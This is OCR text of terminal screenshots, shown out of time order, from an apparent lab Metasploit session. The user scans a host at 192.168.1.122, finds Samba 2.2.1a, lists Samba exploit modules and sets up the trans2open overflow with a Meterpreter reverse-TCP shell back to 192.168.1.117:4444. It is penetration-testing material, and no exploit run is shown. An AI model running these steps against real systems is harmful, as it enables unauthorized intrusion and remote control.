

Apps Places
Nov 12 22:35
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
34 _ target: Linux Heap Brute Force (SUSE) . . . .
35 _ target: Linux Heap Brute Force (Slackware) . . . .
36 _ target: Linux Heap Brute Force (OpenWRT MIPS) . . . .
37 _ target: DEBUG . . . .
38 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
Interact with a module by name or index. For example info 38, use 38 or use exploit/linux/samba/trans2open
msf6 auxiliary( ) > use 38
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit( ) > options
Module options (exploit/linux/samba/trans2open):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit( ) > set rhosts 192.168.1.122
rhosts => 192.168.1.122
msf6 exploit( ) > options
Module options (exploit/linux/samba/trans2open):



Apps Places
Nov 12 22:34
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
69 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
72 _ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . . .
73 _ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . . .
74 exploit/windows/http/samba_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow
75 _ target: Automatic . . . .
76 _ target: Windows 2000 . . . .
77 _ target: Windows XP . . . .
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/samba_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'
msf6 auxiliary( ) > search type:exploit platform:linux samba
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
1 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
2 _ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10 . . . .
3 _ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10 . . . .
4 _ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04 . . . .
5 _ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10 . . . .
6 _ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze . . . .
7 _ target: 3.5.10-0.107.el5 on CentOS 5 . . . .
8 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
9 _ target: Linux (Debian5 3.2.5-4lenny6) . . . .
10 _ target: Debugging Target . . . .
11 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
12 _ target: Automatic (Interact) . . . .
13 _ target: Automatic (Command) . . . .
14 _ target: Linux x86 . . . .
15 _ target: Linux x86_64 . . . .
16 _ target: Linux ARM (LE) . . . .
17 _ target: Linux AARCH64 . . . .
18 _ target: Linux MIPS . . . .
19 _ target: Linux MIPSLE . . . .
20 _ target: Linux MIPS64 . . . .
21 _ target: Linux MIPS64LE . . . .
22 _ target: Linux PPC . . . .



Apps Places
Nov 12 22:34
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
34 _ target: Linux ARM (LE) . . . .
35 _ target: Linux ARM64 . . . .
36 _ target: Linux MIPS . . . .
37 _ target: Linux MIPSLE . . . .
38 _ target: Linux MIPS64 . . . .
39 _ target: Linux MIPS64LE . . . .
40 _ target: Linux PPC . . . .
41 _ target: Linux PPC64 . . . .
42 _ target: Linux PPC64 (LE) . . . .
43 _ target: Linux SPARC . . . .
44 _ target: Linux SPARC64 . . . .
45 _ target: Linux s390x . . . .
46 auxiliary/dos/samba/lsa_addprivs_heap . normal No Samba lsa_io_privilege_set Heap Overflow
47 auxiliary/dos/samba/lsa_transnames_heap . normal No Samba lsa_io_trans_names Heap Overflow
48 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
49 _ target: Linux vsyscall . . . .
50 _ target: Linux Heap Brute Force (Debian/Ubuntu) . . . .
51 _ target: Linux Heap Brute Force (Gentoo) . . . .
52 _ target: Linux Heap Brute Force (Mandriva) . . . .
53 _ target: Linux Heap Brute Force (RHEL/CentOS) . . . .
54 _ target: Linux Heap Brute Force (SUSE) . . . .
55 _ target: Linux Heap Brute Force (Slackware) . . . .
56 _ target: Linux Heap Brute Force (OpenWRT MIPS) . . . .
57 _ target: DEBUG . . . .
58 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
59 _ target: Automatic . . . .
60 _ target: Mac OS X 10.4.x x86 Samba 3.0.10 . . . .
61 _ target: Mac OS X 10.4.x PPC Samba 3.0.10 . . . .
62 _ target: DEBUG . . . .
63 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
64 _ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24 . . . .
65 _ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 . . . .
66 _ target: DEBUG . . . .
67 auxiliary/dos/samba/read_nttrans_ea_list . normal No Samba read_nttrans_ea_list Integer Overflow
68 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
69 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
72 _ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . . .
73 _ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . . .
74 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow
75 _ target: Automatic . . . .
76 _ target: Windows 2000 . . . .
77 _ target: Windows XP . . . .



Apps Places
Nov 12 22:32
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
Name Disclosure Date Rank Check Description
- ---- --- --- ---
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.122
rhosts => 192.168.1.122
msf6 auxiliary(scanner/smb/smb_version) > set rport 139
rport => 139
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS 192.168.1.122 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > exploit
[+] 192.168.1.122:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[+] 192.168.1.122:139 - Host could not be identified: Unix (Samba 2.2.1a)
[+] 192.168.1.122: - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed



Apps Places
Nov 12 22:22
silicon@windows: ~
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 420 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smb_version
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection

